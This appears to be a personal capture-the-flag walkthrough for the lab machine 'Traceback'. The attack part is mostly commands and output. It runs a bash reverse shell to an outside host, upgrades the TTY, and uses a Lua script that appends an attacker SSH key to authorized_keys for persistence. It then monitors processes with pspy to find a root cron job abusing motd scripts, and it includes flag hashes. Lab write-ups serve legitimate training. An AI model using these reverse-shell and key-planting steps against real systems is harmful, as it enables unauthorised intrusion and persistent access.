Lin: Traceback

Ports 20,80

fuzzing , directory busting --> doesnot work
hint from the comment in the website page source

http://10.10.10.181/smevk.php

Linux enum findings

use this to get shell
bash -c 'bash -i >& /dev/tcp/10.10.14.33/9999 0>&1'

make it fully interactive

python3 -c 'import pty; pty.spawn("/bin/bash");'

to have auto complete
CTRL^Z
stty raw -echo
fg
Enter
Enter

to be able to clear
echo $TERM —> inside your shell , lets say you get screen
export TERM=screen

to edit with nano and vi
// get the number or ROWS and Columns , example 34 , 126
stty -a
//in ur shell (exploited one)
stty rows 34 cols 136

upload your public keys to the authorized keys in the /home/sysadmin/.ssh/authorized_keys

root@kali:~/.ssh# cat id_rsa.pub


nano ahmed.lua
local test = io.open("/home/sysadmin/.ssh/authorized_keys", "a")
test:write("ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQC2QmqwomSxNklc4DIwaS9RHU3TMrhYSipIsvERAbl
2bgLLKtB9ued+EQTS5uvESlGLSlVIX2IFbE3kuQ5W1ANuDg1/
k5JBOUejvobjXUOmM9upKbu60mQpUGTtgOG+RtioRPqrz5SiQEwXxtdZTkePz/
rDzNaZR+u8aNhhcXXZiA3Sa/A2YaB/UxI1zGMtWaVc2LvMTRQL/1LpfK4gUFlRrQLomo/
0USoRfeKjOI3STRQS4JH+qAlxsEhQHjyMFujnzbWfhjKjqLRLr9ndEQ6jlvpVp1lWpQW01ghmEH
Qz8LRj/ld5BMBb3dl/8SoTsAO/abTf+gO9zzSe7bq0r8zkRufd5cVKz3Cj7/1tlNxeTbPTZFeytD13/
qvhNA/AnDMW00FPROaqpVkVEQ8lFI5VyYlYE6y3AM1ISc/NQoCwAKKr4JH8OxK/
5iHH7iDnBfwETrAH4+Zl9cOh/
hyDfjmUdDWJFkN+S3oxr+eU5Kk7Fvyrrq5qEooZpRdVNZeC79s= root@kali\n")
test:close()


sudo -u sysadmin ./luvit ahmed.lua --> this will write ur public key in the authorized keys

ssh -i id_rsa sysadmin@10.10.10.181
ssh -i /root/.ssh/id_rsa sysadmin@10.10.10.181

c24349701ae38c33ffbf0cceb2c46020

download pspy (process monitor)





2020/03/15 05:47:55 CMD: UID=0 PID=2069 | /usr/bin/python3 -Es /usr/bin/lsb_release -cs
2020/03/15 05:47:55 CMD: UID=0 PID=2068 | /bin/sh /etc/update-motd.d/80-esm
2020/03/15 05:47:55 CMD: UID=0 PID=2060 | run-parts --lsbsysinit /etc/update-motd.d
2020/03/15 05:47:55 CMD: UID=0 PID=2059 | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin run-parts --lsbsysinit /etc/update-motd.d > /run/motd.dynamic.new
2020/03/15 05:47:55 CMD: UID=0 PID=2074 | cut -d -f4

2020/03/15 05:47:55 CMD: UID=0 PID=2073 | /usr/bin/python3 -Es /usr/bin/lsb_release -sd
2020/03/15 05:47:55 CMD: UID=0 PID=2072 | /bin/sh /etc/update-motd.d/91-release-upgrade
2020/03/15 05:47:55 CMD: UID=0 PID=2071 | /bin/sh /etc/update-motd.d/91-release-upgrade
2020/03/15 05:47:55 CMD: UID=1001 PID=2079 | sshd: sysadmin
2020/03/15 05:47:56 CMD: UID=1001 PID=2080 | -sh
2020/03/15 05:47:58 CMD: UID=1001 PID=2090 | /bin/bash
2020/03/15 05:47:58 CMD: UID=1001 PID=2089 | sh -c /bin/bash
2020/03/15 05:47:58 CMD: UID=1001 PID=2084 | /home/webadmin/luvit /home/webadmin/wam.lua
2020/03/15 05:47:58 CMD: UID=0 PID=2083 | sudo -u sysadmin /home/webadmin/luvit /home/webadmin/wam.lua
2020/03/15 05:48:01 CMD: UID=0 PID=2096 | sleep 30
2020/03/15 05:48:01 CMD: UID=0 PID=2095 | /bin/sh -c sleep 30 ; /bin/cp /var/backups/.update-motd.d/* /etc/update-motd.d/
2020/03/15 05:48:01 CMD: UID=0 PID=2093 | /usr/sbin/CRON -f
2020/03/15 05:48:01 CMD: UID=0 PID=2092 | /usr/sbin/CRON -f
2020/03/15 05:48:20 CMD: UID=106 PID=2100 | sshd: [net]
2020/03/15 05:48:20 CMD: UID=0 PID=2099 | sshd: [accepted]
2020/03/15 05:48:22 CMD: UID=0 PID=2109 | cut -c -80
2020/03/15 05:48:22 CMD: UID=0 PID=2108 | tr -d \000-\011\013\014\016-\037
2020/03/15 05:48:22 CMD: UID=0 PID=2107 | head -n 10
2020/03/15 05:48:22 CMD: UID=0 PID=2105 | /bin/sh /etc/update-motd.d/50-motd-news
2020/03/15 05:48:22 CMD: UID=0 PID=2102 | run-parts --lsbsysinit /etc/update-motd.d
2020/03/15 05:48:22 CMD: UID=0 PID=2101 | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin run-parts --lsbsysinit /etc/update-motd.d > /run/motd.dynamic.new
2020/03/15 05:48:23 CMD: UID=0 PID=2116 | cut -d -f4
2020/03/15 05:48:23 CMD: UID=0 PID=2115 | /usr/bin/python3 -Es /usr/bin/lsb_release -sd
2020/03/15 05:48:23 CMD: UID=0 PID=2114 | /bin/sh /etc/update-motd.d/91-release-upgrade
2020/03/15 05:48:23 CMD: UID=0 PID=2113 | /bin/sh /etc/update-motd.d/91-release-upgrade
2020/03/15 05:48:23 CMD: UID=1001 PID=2121 | sshd: sysadmin
2020/03/15 05:48:24 CMD: UID=1001 PID=2123 | -sh
2020/03/15 05:48:24 CMD: UID=1001 PID=2122 | vi /var/lib/ubuntu-release-upgrader/release-upgrade-available

ccda9e554daa04f6f56d822a357585d6